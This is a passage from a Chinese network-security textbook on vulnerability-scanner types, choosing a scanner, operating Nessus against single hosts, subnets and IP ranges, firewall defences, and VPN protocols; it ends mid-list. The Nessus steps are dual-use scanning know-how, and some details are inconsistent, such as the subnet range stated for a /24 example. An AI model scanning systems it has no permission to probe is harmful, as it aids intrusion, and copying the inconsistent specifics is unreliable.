主机扫描器针对本地主机，以本地主机作为探测目标，找出本地主机的脆弱点，以防止被攻击者利用。主机漏洞扫描器是指针对操作系统内部进行的扫描，如 Unix、NT、Linux 系统日志文件分析，可以弥补网络型安全漏洞扫描器只从外面通过网络检查系统安全的不足。一般采用 Client/Server 的架构，有一个统一控管的主控台 (Console)和分布于各重要操作系统的 Agents，先由 Console 端下达命令给 Agents 进行扫描，各 Agents 再回报给 Console 扫描的结果，最后由 Console 端呈现出安全漏洞报表。主机扫描器需要与本地操作系统的版本相适应，对本地主机可以进行高准确性的探测，可以探测出详细的安全补丁情况，存在脆弱点的服务以及口令和其他一些关于服务的配置信息。

（3）服务扫描器

服务扫描器则是探测目标主机开放端口来分析目标可能运行的服务，并以此为依据检测可能被利用的攻击入口等。

（4）数据库扫描器

数据库扫描器是专门针对数据库的弱点探测工具，主要从数据库的认证、授权、系

统集成、基线比较等方面进行分析。

（5）专用扫描器 (CGIscanner、ASPscanner、远程控制系统扫描器、操作系统辨识扫描器、nNSSeanner)。

专用扫描器是专门针对某一漏洞或者服务相关信息收集的扫描器，如 CGI 扫描、ASP 等脚本的扫描、操作系统识别扫描等功能比较专业的扫描器。

3. 网络安全漏洞扫描器应用

采用漏洞扫描工具仅是防范系统入侵保障系统安全的第一步。如何选择满足您自己需要的合适的扫描工具同样也很重要。一般情况下可以从以下几个方面进行分析，对漏洞扫描工具进行选择：

（1）底层技术

比较漏洞扫描工具，第一是比较其底层技术。你需要的是主动扫描，还是被动扫描；是基于主机的扫描，还是基于网络的扫描等。一些扫描工具是基于 Internet 的、用来管理和集合的服务器程序，运行在软件供应商的服务器上，而不是在客户自己的机器上。这种方式的优点在于检测方式能够保证经常更新，缺点在于需要依赖软件供应商的服务器来完成扫描工作。

扫描过程可以分为“被动”和“主动”两大类。被动扫描不会产生网络流量包，不会导致目标系统崩溃，被动扫描工具对正常的网络流量进行分析，可以设计成“永远在线”检测的方式。与主动扫描工具相比，被动扫描工具的工作方式，与网络监控器或 IDS 类似。主动扫描工具更多地带有“入侵”的意图，可能会影响网络和目标系统的正常操作。它们并不是持续不断运行的，通常是隔一段时间检测一次。基于主机的扫描工具需要在每台主机上安装代理（Agent）软件；而基于网络的扫描工具则不需要。基于网络的扫描工具因为要占用较多资源，一般需要一台专门的计算机。如果网络环境中含有多种操作系统，还需要看看扫描其是否兼容这些不同的操作系统（比如 Microsoft、Unix 以及 Netware 等）。

（2）管理员所关心的一些特性

通常，漏洞扫描工具完成的功能：扫描、生成报告、分析并提出建议，以及数据管理。在许多方面，扫描是最常见的功能，但是信息管理和扫描结果分析的准确性同样很重要。另外要考虑的是通知方式：当发现漏洞后，扫描工具是否会向管理员报警，采用什么方式报警。通常管理员从以下几个方面来进行考虑：① 报表性能好；② 易安装，易使用；③ 能够检测出缺少哪些补丁；④ 扫描性能好，具备快速修复漏洞的能力；⑤ 对漏洞及漏洞等级检测的可靠性；⑥ 可扩展性；⑦ 易升级性；⑧ 性价比好。

（3）漏洞库

只有漏洞库中存在相关信息，扫描工具才能检测到漏洞，因此，漏洞库的数量决定了扫描工具能够检测的范围。然而，数量并不意味着一切，真正的检验标准在于扫描工

具能否检测出最常见的漏洞。最根本的在于，扫描工具能否检测出影响您的系统的那些漏洞。扫描工具中有用的漏洞库数量取决于你的网络设备和系统的类型。你使用扫描工具的目的是利用它来检测您的特定环境中的漏洞。例如你有很多 Netware 服务器，那么不含 Netware 漏洞库的扫描工具就不是你的最佳选择。当然，漏洞库中的攻击特性必须经常升级，这样才能检测到最近发现的安全漏洞。

（4）易使用性

不同的扫描工具软件，界面也各式各样，从简单的基于文本的，到复杂的图形界面，以及 Web 界面。一个难以理解和使用的界面，会阻碍管理员使用这些工具，因此，界面易操作性尤为重要。

（5）扫描报告

对管理员来说，扫描报告的功能越来越重要，在一个面向文档的商务环境中，你不但要能够完成你的工作，而且还需要提供书面资料说明你是怎样完成的。事实上，一个扫描可能会得到几百甚至几千个结果，但是这些数据是没用的，除非经过整理，转换成可以为人们理解的信息。这就意味着理想情况下，扫描工具应该能够对这些数据进行分类和交叉引用，可以导入其他程序中，或者转换成其他格式（比如 CSV，HTML，XML，MHT，MDB，EXCEL 以及 Lotus 等等），采用不同方式来展现它，并且能够很容易的与以前的扫描结果做比较。发现系统漏洞，只是完成了一半工作。一个完整的方案，同时将告诉你针对这些漏洞将采取哪些措施。一个好的漏洞扫描工具会对扫描结果进行分析，并提供修复建议。一些扫描工具将这些修复建议整合在报告中，另外一些则提供产品网站或其他在线资源的链接。漏洞修复工具，它可以和流行的扫描工具结合在一起使用，对扫描结果进行汇总，并自动完成修复过程。

（6）分析的准确性

只有当报告的结果是精确的，提供的修复建议是有效的，一份包含了详细漏洞修复建议的报告，才算是一份优秀的报告。一个好的扫描工具必须具有很低的误报率和漏报率。

（7）安全问题

因扫描工具而造成的网络瘫痪所引起的经济损失和真实攻击造成的损失是一样的，都非常巨大。一些扫描工具在发现漏洞后，会尝试进一步利用这些漏洞，这样能够确保这些漏洞是真实存在的，进而消除误报的可能性。但是，这种方式容易出现难以预料的情况。在使用具备这种功能的扫描工具的时候，需要格外小心，最好不要将其设置成自动运行状态。扫描工具可能造成网络失效的另一种原因是扫描过程中，超负荷的数据包流量造成拒绝服务（DOS，Denial Of Service）。为了防止这一点，需要选择好适当的扫描设置。相关的设置项有：并发的线程数、数据包间隔时间、扫描对象总数等，这些项

应该能够调整，以便使网络的影响降到最低。一些扫描工具还提供了“安全扫描”的模板，以防止造成对目标系统的损耗。

（8）性能

扫描工具运行的时候，将占用大量的网络带宽，因此，扫描过程应尽快完成。当然，漏洞库中的漏洞数越多，选择的扫描模式越复杂，扫描所耗时间就越长，因此这只是个相对的数值。提高性能的一种方式是在企业网中部署多个扫描工具，将扫描结果反馈到一个系统中，对扫描结果进行汇总。

Nessus 服务器的测试使用

首先启动 Nessus 服务器 nessusd 程序，进入 nessusd 所在目录，并执行如下命令：

nessusd–D。

启动服务器程序时可以在启动命令后加上一些启动参数，具体参数如下所述：

-D，--background //在后台运行 nessusd 服务#

c，--config-file //使用另外一个配置文件

a，--listen //只监听来自指定 IP 地址的连接请求

如 nessusd–a 202.113.13.10，nessusd 将只接收来自于 202.113.13.10 的通信请求，这个参数可以指定允许连接的客户端地址，防止来自其他机器的使用。

p，--port= //使 nessusd 只在指定的 TCP 端口上监听，默认的监听端口是 3001。

v，--version //显示版本号并退出程序

h，--help //显示所有命令

d，--dump-cfg //显示当前的配置

服务器启动后便可以按提示登录到 nessus 服务器了。首先，输入命令/usr/bin/nessus &，随后会启动如图 6-65 所示界面。在 Nessus Host 框中输入 Nessus 服务器所在主机的 IP 地址，端口号使用默认值。然后，在 Login 框和 Password 框中分别输入用户名和密码，并单击 Log in 按钮登录到服务器。

登录成功后单击 Plugins 标签，选择相应插件。页面上半部分是插件选择，下半部分是插件所能检查的攻击方法。然后，单击进入 Target 标签选择需要扫描的目标主机。在输入框中输入目标地址，例如我们现在要对 Nessus 服务器进行扫描输入 127.0.0.1。同时，如果我们需要对某一网段进行扫描便可以输入 202.113.13.1/24 指定扫描 202.113.12.1－202.113.13.255 整个网段；如果我们需要对某一范围内的 IP 主机进行扫描便可以输入 202.113.13.1－202.113.115.208 对此地址范围内的所有主机进行扫描。

一切设置好后，便可以单击 start 按钮开始对目标主机扫描。扫描结束后窗口中会列出所有被扫描主机，单击主机名称便可以显示出相应扫描报告。我们还可以根据需要将扫描报告保存为多种格式。




图 6-65　Nessus 登录界面

4．网络安全漏洞的防御

采用网络防火墙抵御由于网络内存在的安全漏洞而存在的潜在网络攻击，通过防火墙过滤不安全的服务而降低风险。由于只有经过精心选择的应用协议才能通过防火墙，所以网络环境变得更安全。如防火墙可以禁止诸如众所周知的不安全的 NFS 协议进出受保护网络，这样外部的攻击者就不可能利用这些脆弱的协议来攻击内部网络。防火墙同时可以保护网络免受基于路由的攻击，如 IP 选项中的源路由攻击和 ICMP 重定向中的重定向路径。防火墙应该可以拒绝所有以上类型攻击的报文并通知防火墙管理员。具体可以体现在以下方面：

（1）强化网络安全策略

通过以防火墙为中心的安全方案配置，能将所有安全软件（如口令、加密、身份认证、审计等）配置在防火墙上。与将网络安全问题分散到各个主机上相比，防火墙的集中安全管理更经济。例如在网络访问时，一次一密口令系统和其他的身份认证系统完全可以不必分散在各个主机上，而集中在防火墙一身上。① 服务访问策略。服务访问策略是高层的策略，明确定义了受保护网络允许和拒绝的网络服务及其使用范围，以及安全

措施（如认证等）。两种典型的服务访问策略是：不允许外部网络访问内部网络，但允许内部网络访问外部网络；允许外部网络访问部分内部网络服务。② 防火墙设计策略。防火墙设计策略是低层的策略，描述了防火墙如何根据高层服务访问策略来具体地限制访问和过滤服务等，即它必须针对具体的防火墙来定义过滤规则等，以实现服务访问策略。在设计该策略前，设计者应先从两个防火墙设计的基本策略中选择其一，并根据它和服务访问策略以及经费来选择合适的防火墙系统结构和组件。这两个基本防火墙设计策略是：允许所有除明确拒绝之外的通信或服务；拒绝所有除明确允许之外的通信或服务。

（2）监控审计

如果所有的访问都经过防火墙，那么，防火墙就能记录下这些访问并作出日志记录，同时也能提供网络使用情况的统计数据。当发生可疑动作时，防火墙能进行适当的报警，并提供网络是否受到监测和攻击的详细信息。另外，收集一个网络的使用和误用情况也是非常重要的。首先的理由是可以清楚防火墙是否能够抵挡攻击者的探测和攻击，并且清楚防火墙的控制是否充足。而网络使用统计对网络需求分析和威胁分析等而言也是非常重要的。

（3）防止内部信息泄露

通过利用防火墙对内部网络的划分，可实现内部网重点网段的隔离，从而限制了局部重点或敏感网络安全问题对全局网络造成的影响。再者，隐私是内部网络非常关心的问题，一个内部网络中不引人注意的细节可能包含了有关安全的线索而引起外部攻击者的兴趣，甚至因此而暴露了内部网络的某些安全漏洞。使用防火墙就可以隐蔽那些透漏内部细节如 Finger，DNS 等服务。Finger 显示了主机的所有用户的注册名、真名，最后登录时间和使用 shell 类型等。但是 Finger 显示的信息非常容易被攻击者所获悉。攻击者可以知道一个系统使用的频繁程度，这个系统是否有用户正在连线上网，这个系统是否在被攻击时引起注意等等。防火墙可以同样阻塞有关内部网络中的 DNS 信息，这样一台主机的域名和 IP 地址就不会被外界所了解。

（4）数据包过滤

网络上的数据都是以包为单位进行传输的，每一个数据包中都会包含一些特定的信息，如数据的源地址、目标地址、源端口号和目标端口号等。防火墙通过读取数据包中的地址信息来判断这些包是否来自可信任的网络，并与预先设定的访问控制规则进行比较，进而确定是否需对数据包进行处理和操作。数据包过滤可以防止外部不合法用户对内部网络的访问，但由于不能检测数据包的具体内容，所以不能识别具有非法内容的数据包，无法实施对应用层协议的安全处理。

（5）网络地址转换

网络 IP 地址转换是一种将私有 IP 地址转化为公网 IP 地址的技术，它被广泛应用于各种类型的网络和互联网的接入中。网络 IP 地址转换一方面可隐藏内部网络的真实 IP

地址，使内部网络免受黑客的直接攻击，另一方面由于内部网络使用了私有 IP 地址，从而有效解决了公网 IP 地址不足的问题。

（6）虚拟专用网络

除了安全作用，防火墙还支持具有 Internet 服务特性的企业内部网络技术体系 VPN（虚拟专用网）。虚拟专用网络将分布在不同地域上的局域网或计算机通过加密通信，虚拟出专用的传输通道，从而将它们从逻辑上连成一个整体，不仅省去了建设专用通信线路的费用，还有效地保证了网络通信的安全。

防火墙是实施访问控制策略的系统，对流经的网络流量进行检查，拦截不符合安全策略的数据包。入侵检测技术(IDS)通过监视网络或系统资源，寻找违反安全策略的行为或攻击迹象，并发出报警。传统的防火墙旨在拒绝那些明显可疑的网络流量，但仍然允许某些流量通过，因此防火墙对于很多入侵攻击仍然无计可施。绝大多数 IDS 系统都是被动的，而不是主动的。也就是说，在攻击实际发生之前，它们往往无法预先发出警报。而入侵防护系统 (IPS) 则倾向于提供主动防护，其设计宗旨是预先对入侵活动和攻击性网络流量进行拦截，避免其造成损失，而不是简单地在恶意流量传送时或传送后才发出警报。IPS 是通过直接嵌入到网络流量中实现这一功能的，即通过一个网络端口接收来自外部系统的流量，经过检查确认其中不包含异常活动或可疑内容后，再通过另外一个端口将它传送到内部系统中。这样一来，有问题的数据包，以及所有来自同一数据流的后续数据包，都能在 IPS 设备中被清除掉。

6.4.2　VPN 技术及应用

VPN 被定义为通过一个公用网络（通常是因特网）建立一个临时的、安全的连接，是一条穿过混乱的公用网络的安全、稳定的隧道。VPN 是企业网在因特网等公共网络上的延伸，它可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的内部网建立可信的安全连接，并保证数据的安全传输。通过将数据流转移到低成本的网络上，一个企业的虚拟专用网解决方案将大幅度地减少用户花费在城域网和远程网络连接上的费用。同时，企业不必投入大量的人力和物力去安装和维护 WAN 设备和远程访问设备，这些工作都可以托管给 ISP（Internet Service Provider，互联网服务提供商），从而简化了网络的设计、管理，提高了网络的随意扩展性。另外，VPN 使用户具有完全控制主动权，用户可以利用 ISP 的设施和服务，同时又完全掌握着自己网络的控制权。比方说，用户可以把拨号访问交给 ISP 去做，由自己负责用户的查验、访问权、网络地址、安全性和网络变化管理等重要工作，当然企业也可以自己组建管理 VPN。

VPN 作为一种组网技术的概念，有三种应用方式：远程访问虚拟专网（Access VPN）、企业内部虚拟专网（Intranet VPN）、扩展的企业内部虚拟专网（Extranet VPN）。VPN 可在 TCP/IP 协议族的不同层次上进行实现，在此基础上提出了多种 VPN 解决

方案，每一种解决方案都有各自的优缺点，用户根据需求采用。

VPN 技术通过构架安全网络平台为虚拟的专用网通信提供具有隔离和隐藏的保密性，目前，VPN 主要采用四种技术来保证安全，这四项技术分别是隧道技术、加解密技术、密钥管理技术、使用者与设备身份认证技术。其中，隧道技术是 VPN 的基本技术。

6.4.2.1 基于虚拟电路的 VPN

服务提供商可以提供虚拟电路来建立 IPVPN 服务。用 PVC（Permanent Virtual Circuit，永久虚电路）在帧中继（Frame Relay）和 ATM （Asynchronous Transfer Mode，异步传输模式）网络中建立点对点连接，并通过路由器来管理第三层的信息。电信运营商或者邮电局可以采用这种办法，充分利用其现有的帧交换（如帧中继（Frame Relay，FR））或信元交换（如 ATM）基础设施提供 IPVPN 服务。

在前面叙述的专线 VPN 和拨号 VPN 本质上都是通过在公共 IP 网络中建立隧道（tunnel）来提供服务的。与之不同，基于虚拟电路的 VPN 通过在公共的帧或信元交换网络上的路由来传送 IP 服务，是使用 PVC 而不是 tunnel 来建立隐私性。因此，加密是不需要的。

这种形式的 VPN 具有如下优点：受控的路由器服务为具有帧或信元基础设施的服务提供商提供一种便宜、快速的建立 VPN 服务的办法；可充分利用 FR CIR(Committed Information Rate)和 ATM QoS 来确保 QoS（Quality of Service，服务质量）能力；虚拟电路拓扑的弹性；连接无须加密。

它的缺点是：不能灵活选择路由；比 IPTunnel 的相对费用高；缺少 IP 的多业务能力（如 Voice Over IP、Video Over IP 等）。

6.4.2.2 应用层 VPN

高层安全协议（如安全套接字层，SSL）可以提供应用层安全。

1. SOCKS

SOCKS 是一个网络连接的代理协议，它处于 OSI 模型的会话层。SOCKS 能将连接请求进行鉴别和授权，并建立代理连接和传送数据。在 SOCKS 协议中，客户程序通常是先连接到防火墙，然后由防火墙建立到目的主机的单独会话，这样，它使 SOCKS 后面的主机能通过 Internet 取得完全的访问权，而避免了通过 Internet 对内部主机进行未授权访问。目前，有 SOCKSv4 和 SOCKSv5 两个版本，SOCKSv5 可以处理 UDP，而 SOCKSv4 则不能。

SOCKS 的问题在于必须对客户端应用程序做修改，加入对 SOCKS 协议的支持。与 IPSec 相比，SOCKS 在协议栈中处于较高层，因而效率相对比 IPSec 低一些，但另一方面，较高层协议对于会话控制可以提供更大的灵活性。

2．安全套接字（SSL）

安全套接字（Secure Socket Layer，SSL）属于高层安全机制，广泛应用于 Web 浏览器程序和 Web 服务器程序，提供对等的身份认证和应用数据的加密。SSL 是一个端到端协议，因而是在处于通信通路端点的机器上实现（通常是在客户机和服务器上），而不需要在通信通路的中间节点（如路由器或防火墙）上实现。

在 SSL 中，身份认证是基于证书的，服务器方向客户方的认证是必需的，而 SSL 版本 3 中客户方向服务器方的认证只是可选项，但是并没有得到广泛的应用。SSL 会话中包含一个握手阶段，在这个阶段通信双方交换证书，生成会话密钥，协商以后通信使用的加密算法。完成了握手以后，应用程序就可以安全地传输数据而无须做很大修改，除了在传输数据时要调用 SSLAPI 而不是传统的套接字 API。

虽然理论上 SSL 可以用于保护任何 TCP/IP 通信，但事实上 SSL 的应用几乎只限于 HTTP。

3．安全 HTTP 协议

安全 HTTP 协议（S-HTTP）是 HTTP 协议的安全扩展，它提供身份认证，也可以提供数据加密。虽然它比 SSL 要灵活得多，但实际应用中用的很少，因为 SSL 易于管理，而且实践证明它能为大多数安全 Web 应用提供足够的安全保护。

4．安全电子邮件

安全的多用途因特网邮件扩展（S-MIME）可以被看作一个特殊的类似于 SSL 的协议，S-MIME 属于应用层安全体系，但它的应用仅限于保护电子邮件系统，通过加密和数字签名来保障邮件的安全，这些安全手段都是基于公钥技术的，通信双方的身份靠 X.509 格式的证书来标识的。S-MIME 一般在终端通信系统中实现，无须对通信途径的路由器或防火墙做任何改动。

6.4.2.3　基于隧道协议的 VPN

1．基于第二层隧道协议的 VPN

第二层隧道协议也就是 OSI 模型中的数据链路层的安全协议。从软件方面考虑，当前在此层提供安全通道技术的安全协议主要有：PPTP 和 L2F 和 L2TP。它们主要是为了组建远程访问 VPN 而提出的。

（1）PPTP－Point to Point Tunnel Protocol

PPTP 是微软开发的一个较旧的协议。它将 PPP 帧封装在 IP 数据报里以在 IP 网络中传输。它提供 PPTP 客户机与 PPTP 服务器之间的加密通信，允许公司使用专用的“隧道”，通过公共 Internet 来扩展公司的网络。PPTP 对通过 Internet 的数据流进行了封装和加密，从而通过 Internet 实现多功能通信。这就是说，通过 PPTP 的封装或“隧道”服务，使非 IP 网络可以获得进行 Internet 通信的优点，但是 PPTP 会话不可通过代理器进行。PPTP 是 Microsoft 和其他厂家支持的标准，它是 PPP 协议的扩展，可以

通过 Internet 建立多协议 VPN。PPTP 使用 40 或 128 位的 RC4 加密算法。

（2）Layer 2 Forwarding

L2F 为 CISCO 公司制定的关于 VPDN 的二层转发协议，它在第二层上建立一个隧道。目前，在几大网络厂家的 ROUTERS 设备中均支持此协议。L2F 需要 ISP 支持，并且要求传输两端设备都支持 L2F。目前，L2F 没有对数据的加密机制。

（3）L2TP-Layer2 Tunneling Protocol

L2TP 结合了点对点通道协议（PPTP）和第二层转发协议（L2F）的优点。L2TP 提供了一种 PPP 包的机制，特别适合于通过 VPN 拨号进入一个专用网络的用户。它支持在各种网络连接上提供 PPP 包的封装，支持一个用户同时使用多个并发隧道。它同样适用于非 IP 协议，支持动态寻址，是目前唯一能够提供全网状 Intranet VPN 连接的多协议隧道。但是，虽然 L2TP 能提供较高的性价比的远程访问，但是它没有提供健壮的安全保护措施，它有以下的主要缺陷：仅对隧道的终端实体进行身份验证，而不是对隧道中通过的每一个数据报文进行认证，无法抵抗插入攻击、地址欺骗攻击等等；没有针对每个数据报文的完整性校验，就可能受到拒绝服务攻击：发送假冒的控制信息，导致 L2TP 通道或者底层 PPP 连接的关闭；虽然 PPP 报文的数据可以加密，但 PPP 协议不支持密钥的自动产生和自动刷新，因而监听的攻击者就可能最终破解密钥，从而得到所传输的数据。

2．基于 IPSec 的 VPN

IPSec 是 IETF（Internet Engineer Task Force）正在完善的安全标准，它把几种安全技术结合在一起形成一个较为完整的体系，受到了众多厂商的关注和支持。IPSec 通过对数据加密、认证、完整性检查来保证数据传输的可靠性、私有性和保密性。

IPSec 协议比高层安全协议（如 SOCKS v5）的性能好，比底层安全协议更能适应通信介质的多样性。因为是在 IP 层提供安全保护，所以对传输层以上的应用来说是完全透明的，操作系统中原有的软件无须修改就可以自动拥有 IPSec 提供的安全功能。IPSec 比其他同类协议具有更好的兼容性，对于受保护的 IP 协议没有要求，能够支持通过 IP 顶层的任何一种通信。另外，密钥的自动管理使 IPSec 优于 PPTP/L2TP。

IPSec 有两种应用模式：隧道模式和传输模式。当需要保护任何类型的、通过 IP 传输进行通信时，就采用隧道模式。传输模式常用于端到端的安全保护。VPN 保护的是传输中的通信，因此采用隧道模式，通过在路由器上配置 IPSec 来构建 VPN。

把具有 IPSec 功能的硬件放在网络的不同地方——路由器、防火墙、主机和线缆中的块可以实现不同的安全配置。在主机上配置具有 IPSec 的堆栈可实现端到端的安全；通过具有 IPSec 能力的路由器可以构建 VPN；而把基于主机和基于路由器的 IPSec 解决方案结合在一起，便可以获得漫游 road warrior 之类的解决方案，从而为移动办公人

员访问公司资源提供安全保护。

6.4.2.4　基于 MPLS 的 VPN

基于 FR 和提供多服务的 ATM 可提供保密性和 QoS，而 IP 可以带来端到端的连接性，在 ATM 交换机中采用 MPLS 使得网络供应商能够在 ATM 结构上提供 IP 服务。基于多协议标记交换（Multi-Protocol Label Switching-MPLS）的 IPVPN 是面向非连接的 IP 网络，可以像帧中继和提供 IP 服务级别一样具有保密性。使用 MPLS 可以更为有效的构建 VPN。

在基于 MPLS 的 VPN 中，服务提供商为每个 VPN 分配了一个标识符，称作路由标识符（Route Distinguisher，RD），这个标识符在服务提供商的网络中是独一无二的。转发表中包括一个独一无二的地址，即 VPN－IP 地址，是由 RD 和用户 IP 地址连接形成。VPN—IP 地址在网络中是独一无二的，地址表存储在转发表中。与普通 VPN 相比，基于 MPLS 的网络能够将数据流分开，无须建立隧道或加密即可提供保密性，基于 MPLS 的网络以网络到网络的方式提供保密性。基于 MPLS 的网络为用户提供服务，这将支持服务提供商实现从面向传输到面向服务的模式转变。基于 MPLS 的 IPVPN 网络可以很容易地与基于 IP 的用户网络结合起来。租用者可与供应商提供的服务无缝结合，不必改变 Intranet 应用，因为这些网络具有应用智能性、保密性和 QoS 内置网络。用户能够使用他们专用的 IP 地址而无须 NAT。同一种网络结构可支持多种 VPN，VPN 的添加、移动和改变非常容易。另外，MPLS VPN 还有如下优点：

